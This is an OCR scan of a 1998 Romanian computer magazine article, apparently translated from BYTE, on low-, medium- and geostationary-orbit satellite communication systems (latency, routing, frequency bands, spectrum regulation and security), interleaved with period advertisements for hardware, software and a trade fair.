
În sus și în jos

Este posibil dar improbabil ca un satelit greșit să fie acoperit de un semnal de la stația terestră (sau invers). Scheme de codare ca CDMA și TDMA previn aceste posibilități care afectează transmisia.

Planul orbitei geostaționare este împărțit în locașe de două grade. Sateliții pot partaja un locaș doar dacă partajează și semnalele direcționate spre acel locaș.

Multe sisteme satelit împart amprenta lor în subamprente numite „Spot bean". Acestea oferă avantajul amprentei mai mici și permit refolosirea spectrului.

Zona acoperită de transmisia satelitului se numește amprentă. Amprentele mai mici oferă bandă mai largă.


DTK PENTIUM
CATCH YOUR DREAMS...
DTK Computer

Distribuitori autorizați:

DTK Computer

Romus Industries
Tel: 01-2301650
01-2301670
01-2300065
Fax: 01-2301660

Sintezis Birotica
Tel: 059-443288
Fax: 059-144051

Sistec
Tel: 064-190282
Fax: 064-193700

ACE Computers
Tel: 032-213122
Fax: 032-213130

Câteva sisteme de comunicații personale cu sateliți

	Ellipso	Odyssey	ICO	GlobalStar	OrbComm	Iridium
Suporteri	Westinghouse, Harris, Israeli Aircraft Industries	TRW, TeleGlobe	Inmarsat, Hughes Space Telecom	Loral, Qualcomm, Alcatel, France, and many others	Orbital Sciences, Teleglobe, and many others	Motorola, Raytheon
Utilizare	Voce, fax, mesaje	Voce, fax, mesaje	Voce şi mesaje	Voice, data, şi fax	Mesaje şi urmărire	Voce, paging, date, fax
Altitudine (mile)	Eliptic: 325–4904; 5025	6471	6459	884	484	483
Spectrul necesar	UHF	L, S, şi Ka	S şi C	L, S, şi C	VHF	L şi Ka
Viteza transfer	0,3–9,6 Kbps	9,6 Kbps	2,4 Kbps	7,2 Kbps	56,7 Kbps	2,4 Kbps
Cost terminal utilizator (aprox.)	$1000	$300	Câteva sute	$750	De la $500	$2500–$3000
Cost sistem (miliarde)	$0,75	$1,8	$2,6	$2	$0,33	$3,7
Lansare servicii	1998	2000	2000	1998	1995	1998
Număr de sateliţi	17	15	12	56	36	72

bilă ciocnirea cu deşeuri“, afirmă Caceres de la Teal Group. „Nu diferă mult de sistemele cu echipaj“. Minunat, exact de ce are nevoie Mir.

Probleme în plus pentru LEO

Dacă sateliţii nu vor fi distruşi de deşeuri, atunci până la urmă vor cădea în atmosferă. Spre deosebire de sateliţii GEO care la sfârşitul vieţii trec pe o orbită de parcare, aflată la câteva mile deasupra orbitei normale, sistemele LEO se vor arde în atmosferă ca şi SkyLab. Cu toate că viaţa unui satelit poate fi de 10 sau 12 ani, „cu LEO trebuie să existe un plan de înlocuire a sateliţilor“, spune Myron Wagner, vicepreşedinte şi director tehnic la sistemul Celestri de la Motorola (un sistem hibrid LEO/GEO). Este totuşi posibilă realizarea şi Wagner aminteşte pe Iridium ca pionier al domeniului.

Să presupunem că rezolvaţi aceste probleme. Mai sunt şi altele. De exemplu, este problema detectării şi urmăririi acestor sateliţi rapizi. Un satelit LEO poate să fie vizibil doar 20-30 de minute înainte de a se pierde după orizont. Acesta pune problema deloc uşoară a orientării antenei şi păstrării legăturii active.

O tehnologie numită de antenă cu matrice de fază (phase array) rezolvă problema. Spre deosebire de o antenă de satelit, care urmăreşte mecanic poziţiile sateliţilor, antenele cu matrice de fază sunt cutii cu orientare automată compuse din mai multe antene mici. Acestea permit urmărirea mai multor sateliţi, folosind semnalele uşor diferite recepţionate de la matricea de antene, fără deplasări fizice, reducând şi uzura, printre alte avantaje.

Problema păstrării active a legăturii, atunci când satelitul dispare la fiecare jumătate de oră, se rezolvă prin urmărirea totdeauna a cel puţin doi sateliţi (multe sisteme LEO urmăresc chiar trei sau mai mulţi). Matricea de antene cunoaşte poziţia tuturor sateliţilor şi stabileşte o legătură nouă, înainte de a pierde legătura cu satelitul care apune. Aceasta este a face „înainte de a pierde“, cum se spune pentru sateliţi.

Toate sistemele LEO trebuie să rezolve aceste probleme. Unele trebuie să rezolve şi alte probleme. De exemplu, este problema dacă o constelaţie LEO utilizează rutare între sateliţi. Problema este modalitatea de transfer a semnalului din spotul unui satelit în spotul celuilalt. Cu alte cuvinte, dacă un utilizator LEO din New York doreşte să comunice cu unul din Moscova, sistemul trebuie să ştie modul de rutare a semnalului.

Dacă sistemul este o conductă curbată, ca la Skybridge de la Alcatel, sateliţii nu trebuie să fie foarte inteligenţi. Satelitul LEO aflat deasupra oraşului New York, va transmite semnalul la o staţie terestră, care va face rutarea pe linii terestre la o staţie aflată lângă Moscova. Aceasta va transmite semnalul la satelitul LEO, aflat deasupra acestui oraş, şi satelitul va transmite semnalul la utilizatorul din Moscova.

După părerea lui Wagner, de la Motorola, „conductele curbate nu sunt bune. Sunt prea multe treceri între pământ şi cer“. Şi aceasta înseamnă mult temuta latenţă, care elimină raţiunea pentru care sistemele LEO sun mai bune decât cele GEO. În locul acestora, anumite sisteme, inclusiv Teledesic şi Celestri, folosesc rutare de la satelit la satelit. Constelaţia Teledesic comunică în banda de 40-50 GHz. Celestri utilizează legături laser.

Dezavantajul este, desigur, că fiecare satelit trebuie să aibă mai multe hardware de comunicaţii şi urmărire, mai multă inteligenţă şi deci preţ mai mare decât sateliţii pentru conducte curbate. De asemenea, câştigul de performanţă nu este prea mare, câteva sutimi de secundă.

La Skybribge de la Alcatel apare o altă serie de probleme, deoarece s-a optat pentru banda Ku şi nu banda Ka. După părerea lui Mark MacGann, director de relaţii cu publicul la Skybridge, „aceste frecvenţe mai joase permit ca Skybridge să fie cel mai ieftin sistem LEO“. Aceasta pentru că se pot utiliza emiţătoare de putere mai mică. Banda Ku este destul de aglomerată, totuşi, multe sisteme GEO lucrează pe ea şi asta înseamnă interferenţe, atunci când satelitul se află deasupra la Ecuator. „Am luat arcul GEO“, spune MacGann „şi am definit o zonă nefuncţională de minim, plus-minus, 10 grade. Atunci când un satelit LEO ajunge în această zonă, îşi opreşte emisiile perturbante şi staţia terestră se comută la alt satelit“. O soluţie simplă.

COMTEK
EXPOSITIONS

vă invită la:

Computers and Electronics Romanian Fair

Expoziția și Conferința Internațională de Tehnologia Informației și Comunicații din România

Ediția a 7-a

Complexul ROMAERO Băneasa
12 - 16 mai 1998

CERF
1998

CU PARTICIPAREA:

3M
A&C INTERNATIONAL S.A.
TulipVision Line®
EXACT SOFTWARE
CLEPSYDRA
AGNOR
PHILIPS
SYMANTEC
ARIS ELECTRONIC
ASTI CONTROL
Autodesk.
ALLTROM
Allied Telesyn International
BASF
Bay Networks
Canon
BENTLEY
The People Behind MicroStation®
CAPTOR
CIEL!
CRESCENDO

COMPUTER PRESS AGORA
COMPUTER SOLUTIONS
compace COMPUTERS
Sun microsystems
Network Computing
Informatica Secolului XXI
ROMSYS SA
ELECTRONIC DESIGN & CONSULTING GROUP
FLAMINGO COMPUTERS
FORTE COMPUTERS
Flexibility.Made in Romania
MOBIL ROM
GENESYS
GEO STRATEGIES
HEWLETT PACKARD
HYUNDAI
IBM
AGIS COMPUTER
LYNX
Olimpus

INFORMIX®
INFRO
iomega
MINOLTA
MOBIFON
LASTING
ETA - 2U
LONGSHINE
Metrologic
MGT Trade srl
Microsoft®
WHERE DO YOU WANT TO GO TODAY?™
IMATION
Borne of 3M Innovation
RADCOM
dialog
M.T.IL ROM S.R.L.
scala® România
YAMAHA

ORACLE®
UNISOFT
Pitney Bowes
PRINTRONIX
COMPAQ
NCR
Q'NET
REXEL
ROMSYM DATA SRL
ROMUS INDUSTRIES
unitech ELECTRONICS SRL
COMPUSOFT
FAST 2000
Sirom Graphics Computers S.A.
MAGIC Systems
Silicon Computers
SOWAH
Hitachi

SPRINT
CONNEX
star MICRONICS
The Printer Company
SYSTEM PLUS
TEC
Thunder BYTE®
TOTAL Technologies
TORNADO Sistems
the connectivity company
TREND
TRIPP LITE
THE POWER PEOPLE
VIEWSONIC
AGER
THE COMPUTER COMPANY
USRobotics
Verbatim
Data Life Plus
VERO
VERO ELECTRONICS
ComputerLand ROMANIA
WIZROM
WYSE

Pentru informații sunați acum la tel./ fax: 230.12.53; 230.62.81; tel.: 231.18.82

Nișe în sfera GEO

În ciuda problemelor de latență, sistemele GEO și LEO vor coexista, probabil. Guy Christensen de la Leslie Taylor and Associates face o sinteză pe criteriul că un sistem este GEO, cu latența inerentă de 0,24 secunde, sau LEO cu latență redusă. Sistemele LEO vor fi adecvate pentru rețele rapide, teleconferințe, telemedicină și aplicații interactive. Sistemele GEO vor fi mai bune pentru aducerea informațiilor și distribuția de video, emisii la abonați sau emisiuni.

Anumiți ofertanți GEO nu sunt de acord. Conti de la Hughues spune: „azi putem utiliza sateliți GEO pentru transferuri la cel puțin 24 Mbps pentru emisiuni de date IP și la peste 2 Mbps pentru date TCP/IP punct la punct. Ultimul serviciu utilizează tehnologii ca cel de TCP spoofing (fantomă). HNS folosește această tehnică de trei ani pentru livrare de conținut Internet / intranet la viteză mare, atât la consumatori cât și pentru întreprinderi“. Dacă va fi necesar, terminalele terestre, care utilizează sistemul Spaceway, vor utiliza tehnologii similare de TCP spoofing.

Dar mai rămâne întârzierea de 0,24 secunde, care nu poate fi ocolită. Daggatt spune că orice protocol fără pierderi va avea probleme din cauza acestei latențe. Chir dacă TCP spoofing funcționează (și este sceptic în această privință din cauza bufferului de 64 Kb de la TCP) mai rămâne problema celorlalte protocoale.„ Este rezonabil să ne imaginăm că viitoarele protocoale de rețea vor fi concepute pentru rețele terestre“, spune el. „Aveți nevoie de sisteme cu latență scăzută și rată de erori mică. Oamenii vorbesc despre voce și date, ca și cum ar fi două tipuri de date. Nu sunt. Și dacă rețeaua nu merge pentru voce, nu va funcționa nici cu alte aplicații“.

Sus, în aer

O metodă simplă de a deosebi între ele nenumăratele sisteme noi de sateliți este de a vedea la ce înălțime se află. Acest lucru este un factor cheie și pentru numărul total de sateliți necesari acoperirii totale a suprafeței terestre și pentru puterea necesară a acestor sateliți. Dacă o antenă permite o deschidere de 15 grade, de exemplu, același arc acoperă o arie mult mai mică dacă satelitul se află la 200 de mile înălțime, decât dacă se află la 20.000 mile. Specialiștii în sateliți au patru termeni de bază pentru a descrie altitudinile diferite.

GEO: prescurtarea de la orbită terestră geo-sincronă. Sateliții GEO au orbita la 33.238 mile deasupra ecuatorului. La această altitudine, perioada de rotație a satelitului în jurul pământului este exact de 24 de ore. Satelitul pare că stă exact deasupra aceluiași punct al suprafeței terestre. (Amintim că orbita se numește orbita lui Clarke, după Arthur C. Clarke care a afirmat primul, în 1945, că acest lucru trebuie să fie posibil. După cum afirmă Jerry Pournelle, BYTE Senior Contributing Editor, Clarke nu a primit niciodată patentul dorit pentru această invenție). Majoritatea sateliților de azi sunt GEO, ca și sateliții prevăzuți pentru sistemele de bandă largă ca Spaceway de la Hughes sau Cyberstar de la Loral.

Sistemele GEO necesită puțini sateliți pentru a acoperi întreaga suprafață terestră. Totuși, sunt dezavantajați de latența de 0,24 secunde necesare semnalului să ajungă de pe Pământ la satelit și înapoi. Pentru sateliții GEO mai sunt necesare locații speciale pe orbita din jurul ecuatorului, pentru a fi suficient de depărtați unul de altul, la 2 grade sau în jur de 1000 de mile, după cum afirmă Erwin Edelman, coordonator de demonstrații la Lewis Research Center de la NASA. Locațiile sunt acordate de ITU și de FCC din SUA.

MEO: Marco Caceres de la Teal Group spune că sateliții de pe orbite de înălțime medie au orbite între 6250 și 12.000 mile. Spre deosebire de cele GEO, poziția lor se schimbă în raport cu suprafața terestră. La altitudinile lor mai scăzute, este nevoie de mai mulți sateliți pentru o acoperire totală a suprafeței terestre, dar latența este semnificativ mai redusă. În acest moment, spune Caceres, nu există sisteme MEO și cele de pe orbite sunt folosite doar pentru poziționări.

LEO: Sateliții de pe orbite terestre joase promit bandă de transfer foarte largă și latență scăzută. Există planuri pentru constelații mari de sute de sateliți care vor acoperi întregul Glob. Sateliții LEO au orbite sub 3125 mile, majoritatea fiind la altitudini și mai joase: numai 400 - 1000 mile. La aceste altitudini, latența devine aproape neglijabilă: sutimi de secundă.

Trei tipuri diferite de LEO lucrează cu benzi de lărgimi diferite. Sistemele mici LEO sunt pentru aplicații de bandă mai redusă (zeci sau sute de Kbps) ca cele pentru paging și includ sisteme de genul OrbComm. Sistemele LEO mari pot oferi servicii paging, telefonie celulară și ceva transmisii de date (sute la mii de Kbps). Exemplele includ GlobalStar și Iridium. Sistemele LEO de bandă largă (numite și mega-LEO) lucrează la viteze de Mbps și includ Teledesic, Celestri și Skybridge.

HALE: Platformele de mare altitudine robuste (High Altitude Long Endurance) lucrează în fond cu baterii solare, sunt avioane ușoare sau echipamente mai ușoare ca aerul, care plutesc în loc fix la cam 70.000 picioare deasupra suprafeței tereste. Nu se vorbește mult despre asta și sunt mai mult subiect de cercetare. Un exemplu de HALE este Skystation.

LEO întâlnește GEO

Unul din sistemele analizate consideră că oferă ceea ce este mai bun la ambele: o soluție hibridă. Celestri de la Motorola are un plan de constelație LEO cu 63 de sateliți (inițial), cuplați cu un satelit GEO aflat deasupra SUA. Motorola mai are dreptul de a pune, la nevoie, încă opt sateliți GEO. Constelația LEO și sateliții GEO vor putea să comunice direct printr-o rețea satelit la satelit.

„Dorim ca utilizatorii să nu-și dea seama de natura sistemului utilizat. Singura cale cunoscută de noi este aceea a unei constelații LEO“, spune Wagner. Configurația hibridă va permite ca Celestri să beneficieze de întârzierile reduse de la LEO, pentru utilizări interactive și de puterea oferită de GEO pentru domeniul emisiunilor transmise.

Alcatel și Lockheed au avut idei similare. Ei caută o colaborare care va permite ca Skybridge și Cyberstar să conlucreze cu ajutorul unor porți (gateway) terestre. Nu va fi char așa de transparent ca sistemul Celestri, deoarece va fi nevoie de rutarea traficului prin porți, dar sugerează puterea unei configurații hibride.

Unitate de securitate în spațiu

O dată rezolvate problemele de bandă de transfer și latență (dezbătute pe larg de creatorii sateliților), mai rămâne o problemă: securitatea. Dacă datele dumneavoastră sunt împachetate și transmise în spațiu, oare nu este posibil ca cineva, cu un scanner să se pună pe recepție? Teoretic, răspunsul este da. Dar tehnologiile de acces utilizate de aceste sisteme, o combinație de CDMA (code division multiple access), TDMA (time division multiple access), FDMA (frequency division multiple access) și un set de alte protocoale xDMA, fac acest lucru cel puțin atât de dificil ca și recepția unui semnal de la un sistem digital celular. În plus, multe din rețele vor oferi unele sisteme interne de securitate. Dar exact ce fel de sisteme? Aici lucrurile sunt mai triste.

Toți furnizorii cu care am discutat au afirmat că sunt conștienți de grija beneficiarilor pentru securitate. Puțini însă aveau soluții concrete. Sig Dekany de la

GEMINI S P

Plus in quality

Tel\Fax: 01 2108570
Tel\Fax: 01 2108565

str. Vasile Conta, nr.9 bis
București, sect. 2

HEWLETT PACKARD


Authorised
Wholesaler

Prețuri promoționale

8 minute A0 Rezoluție 600 dpi 16,7 milioane culori Hârtie normală

calitate HP calitate HP calitate HP calitate HP calitate HP calitate HP

Imagine ideală cu plottere HP



Noua serie de plottere DesignJet 400

Reselleri

Cumulus Logic	062 430735	Baia Mare
Exa Computers	059 410871	Oradea
Goserv	062 416199	Baia Mare
Intelprof	068 411354	Brașov
Keysys GrafX	059 436281	Oradea
Leximis	057 256758	Arad
Microline	040 516369	Tulcea
Romlotus	036 474000	Galați
Sercom	032 231001	Iași
Software Itc	01 2324471	București

Dealer

System Plus	01 2108570	București

Astrolink, de exemplu, spune că „pot să afirm doar că nu va fi criptare aici. Securitatea în plus, din a doua treime, la nivel utilizator, va fi oferită prin intermediul unei criptări cu cheie publică". Reprezentanții de la Spaceway și Cyberstar au fost și mai misterioși, spunând doar că lucrează la problemă și nu s-au decis asupra soluției. Teledesic a spus că există criptare în rețea și dacă utilizatorii doresc pot să adauge mai multă securitate. Acesta pare să fie consensul: dacă doriți securitate, va trebui s-o adăugați dumneavoastră.

Dar este oare diferență așa de mare față de desfășurarea afacerilor prin rețele publice? Ați face oare tranzacții secrete pe Internet? Nu, desigur. Ați cumpăra ceva software de criptare, un sistem de rețea virtuală privată (VPN), de exemplu. Și deoarece toate sistemele de sateliți pretind că vor oferi transparență completă pentru rețeaua dumneavoastră, este probabil că sistemul VPN cumpărat pentru Internet va funcționa la fel de bine și la fel de transparent și pe sistemele de sateliți.

Ce înseamnă numele benzilor

Numele benzii	Gama de frecvențe
Bandă HF	1,8–30 MHz
Bandă VHF	50–146 MHz
Bandă P	0,230–1,000 GHz
Bandă UHF	0,430–1,300 GHz
Bandă L	1,530–2,700 GHz
Bandă digitală radio FCC	2,310–2,360 GHz
Bandă S	2,700–3,500 GHz
Bandă C	În jos: 3,700–4,200 GHz În sus: 5,925–6,425 GHz
Bandă X	În jos: 7,250–7,745 GHz În sus: 7,900–8,395 GHz
Bandă Ku (Europa)	În jos: FSS: 10,700–11,700 GHz DBS: 11,700–12,500 GHz Telecom: 12,500–12,750 GHz În sus: FSS și Telecom: 14,000–14,800 GHz; DBS: 17,300–18,100 GHz
Bandă Ku (America)	În jos: FSS: 11,700–12,200 GHz DBS: 12,200–12,700 GHz În sus: FSS: 14,000–14,500 GHz DBS: 17,300–17,800 GHz
Bandă Ka	În jur de 18–31 GHz

Prețuri mai pământene

Care va fi prețul acestui serviciu magic, universal? Surprinzător, calculat pe biți, fiecare companie cu care am discutat a spus că nu va fi cu prea mult peste ceea ce ați plăti pentru servicii terestre. Aceasta poate să pară o afirmație surprinzătoare, ținând cont de investiția necesară pentru a porni aceste sisteme. Teledesic, de exemplu, prevede un cost de pornire de 9 miliarde dolari (și unii critici spun că este prea puțin), iar Celestri de la Motorola prevede 13 miliarde. Dar președintele Teledesic, Daggatt, crede că este un lucru rezonabil. „Este un sistem de capacitate foarte mare. Și spre deosebire de o rețea pe cabluri, în care toată capacitatea infrastructurii este dedicată în mod rigid unor anumite locații, indiferent că utilizatorii o folosesc sau nu la un moment dat, Teledesic oferă bandă la cerere, unde capacitatea utilizată a sistemului este limitată la aceea cerută de un anumit utilizator și o anumită aplicație, la un moment dat. Acest lucru permite extinderea capacității ridicate a rețelei Teledesic la un număr foarte mare de utilizatori".

Sunt în bandă

Spectrul electromagnetic este o problemă perpetuă pentru toată lumea. În primul rând, denumirile obișnuite pentru anumite game de frecvență, sau benzi, se datează din vremea celui de al doilea război mondial. Mai rău, inconsistența și anacronismele în procedurile de reglementare fac obținerea benzilor pentru sistemele noi, mai dificilă decât ar fi necesar.

După părerea lui Ed Elizondo, consultant pentru inginerie de sisteme la Lockheed, IEEE a făcut eforturi de realizare a unei convenții de denumiri pentru standarde, mai ușoară de înțeles. Totuși, mulți oameni se referă la porțiuni din spectrul radio prin clasificarea pe bază de litere, adesea foarte vagă. În al doilea război mondial, proiectanții de radar din SUA și Marea Britanie au desemnat porțiuni din spectru cu litere ca banda L, banda C, banda Ku și Ka (vedeți și tabelul cu semnificația denumirilor de benzi). Literele au fost alese la întâmplare, ca dușmanul să nu știe despre ce este vorba. Cu trecerea anilor, au apărut anumite discrepanțe și etichetele au devenit imprecise.

Mulți ofertanți de sisteme de sateliți se referă la problemele procesului de reglementare. Mark MacGann de la Skybridge spune: „spectrul este o resursă limitată. ITU a alocat dintotdeauna frecvențele pe bază de algoritm primul sosit primul servit. Acest lucru nu poate continua".

Într-adevăr, întregul proces de reglementare poate înnebuni începătorii. După părerea lui Karl Savatiel de la Lockheed, procesul din SUA este foarte iterativ. Înaintați cererea la FCC pentru dreptul de a construi stații radio de anumită frecvență (și poziție în cazul GEO). Dacă cineva mai solicită această frecvență, FFC ia decizia pe baza beneficiului maxim pentru societate. Dacă apare un conflict, poate avea loc o licitație (ceea ce s-a întâmplat cu banda Ka, când a fost alocată)

Apoi FCC înaintează toate cererile din SUA la ITU - organismul internațional de coordonare. Totuși, din cauză că ITU alocă benzile conform principiului primul sosit primul servit, în timp ce FCC rezolvă conflictele din SUA, alte țări pot lucra mai repede și pot obține locașuri globale pe orbită sau frecvențe pe care se conta în SUA.

Apoi se revine din nou la FCC. „FCC este dur în acest proces", spune Savatiel. „Dacă nu finalizezi în cinci ani, îți pierzi locașul. ITU este mai blînd, nu vei pierde locașul decât în nouă ani".

Până nu de mult, acest aranjament nu era problemă. Totuși, dacă alocările viitoare de spectru vor fi atât de controversate ca și alocarea benzii Ka, ITU va trebui să analizeze procesul și să fie mai sever, poate printr-un sistem orientat spre „beneficii maxime oferite societății".

Cumpărați acum un PowerMacintosh și obțineți:

– 75% pentru:

QuarkXPress Românesc 3.31

QuarkXPress

299$

QuarkXPress Power Macintosh

Include:


- Despărțire în silabe în limba română
- Licență utilizator
- Dischetă de înregistrare
- Mac OS 7.6.1 Românesc

Legalizare Software**

650$ sau 599$*

* începând cu 2 pachete
** Doar pentru Power Macintosh
Utilizatorii înregistrați vor avea posibilitatea de upgrade la versiunea 4.0 Internațională cu despărțire în silabe în limba română când aceasta va fi disponibilă.

– 50% pentru:




Adobe Photoshop

~~976$~~

499$

399$*




Adobe Illustrator

~~650$~~

333$

279$*



Adobe PageMaker

~~976$~~

499$

*Photoshop +Illustrator cumpărate împreună (pt. Macintosh)

până la 1000$

pentru un **Macintosh vechi** sau un **PC**

pînă la
350MHz

Cumpărați astăzi un **Power Macintosh 9600/300 sau 9600/350,** cele mai bune computere pentru tehnoredactare, grafică, video și multimedia și obțineți o reducere egală cu prețul pe care vi-l vom oferi pe un **Macintosh vechi** sau un **PC**.

IRIS S.A.

QUARK

Integrated Romanian Information Systems este Distribuitor General
Unic pentru România și Republica Moldova
Tel: 232.10.47 Fax: 232.10.46 email: irisgm@com.pcnet.ro

Adobe®

Apple®

Sinteza sistemelor de sateliţi

Tip sistem	Benzi de frecvenţă	Aplicaţii	Tip/mărime terminal	Exemple
